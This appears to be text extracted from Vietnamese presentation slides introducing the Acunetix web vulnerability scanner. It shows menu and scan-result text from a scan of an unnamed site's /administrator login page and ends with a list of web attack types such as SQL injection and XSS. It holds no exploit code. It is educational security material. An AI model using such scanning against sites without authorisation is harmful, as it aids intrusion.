Công cụ hỗ trợ kiểm tra bảo mật

Web Vulnerability Scanner

- **Quét lỗi**
- **Quét cổng**
- **Scan cấu trúc Website**
- **Kiểm tra mức độ bảo mật website**
- **Download: www.acunetix.com**


File Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
acunetix
WEB APPLICATION SECURITY
Acunetix Web Vulnerability Scanner
Web Scanner
Performs automatic security auditing for web applications.
Tools
Security tools that contribute to the auditing process.
Web Services
Tools for auditing web services.
Configuration
Configuration of the application or the scanning profiles.
General
Used to perform application updates, check version information and licensing, techical support and purchasing information.
Các công cụ của AWV
Common tasks
New Scan
Start a new website scan.
Sample Scan
Load the results from a sample scan session.
New WS Scan
Start a new web service scan.
Reporter
Start the reporter tool.
Scheduler
Start the scheduler.
Thao tác nhanh đến các dịch vụ
Acunetix Ltd © 2007 All rights reserved.
Acunetix WVS v5.0 Build 20070621
Activity Window
Load module "Text search" ...
Load module "GHDB - Google hacking database" ...
Load module "Knowledge base" ...
Load module "Web Services - Parameter manipulation" ...
Load module "Web Services - Multirequest parameter manipulation" ...
12 modules loaded.
Application Log
Error Log
Ready


File Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
Report
Start URL:
Profile: default
Start
Scan Results
Status
Scan Thread 1 (http:
Finished (4 alerts)
Alerts (4)
User credentials are sent in clear te...
/administrator/index.php
link đăng nhập :D
Broken links (1)
/administrator/app/function.req...
WebDAV Enabled (1)
Web Server
Password type input with autocompl...
/administrator/index.php
Knowledge Base (1)
List of files with inputs
Site Structure
Phiên bản webserver
/
administrator
OK (200)
app
OK (200)
webroot
OK (200)
Cấu trúc site
Forbidden (403)
images
Not Found (404)
calAddButton...
calc_back_bt...
calc_black_bt...
calc_canc_bt...
calc_grey_bt...
acunetix
WEB APPLICATION SECURITY
Password type input with autocomplete e
Severity INFO
Vulnerability description
Password type input named data[User][password] from unnamed form with action /administrator/index.php?url=/users/login has autocomplete enabled. An attacker with local access could obtain the cleartext password from the browser cache.
Miêu tả lỗi
This vulnerability affects /administrator/index.php.
The impact of this vulnerability
Possible sensitive information disclosure
Attack details
No details are available.
View HTTP headers
View HTML response
Launch the attack with HTTP Editor
How to fix this vulnerability
The password autocomplete should be disabled in sensitive applications.
To disable autocomplete, you may use a code similar to:
cách fix lỗi
Activity Window
Test module: Parameter manipulation (3 of 10)
Parameter manipulation is executing on script "/administrator/index.php (1 of 1)" ...
Finished scanning.
Saving scan results to database ...
Done saving to database.
Application Log
Error Log
Ready

Tổng kết

- Password Brute force attack & Dictionary attack
- E-mail Bombing & Email Spamming
- SQL Injection
- Cross Site Scripting (XSS)
- Hidden Fields Vulnerability
- Failing to handle errors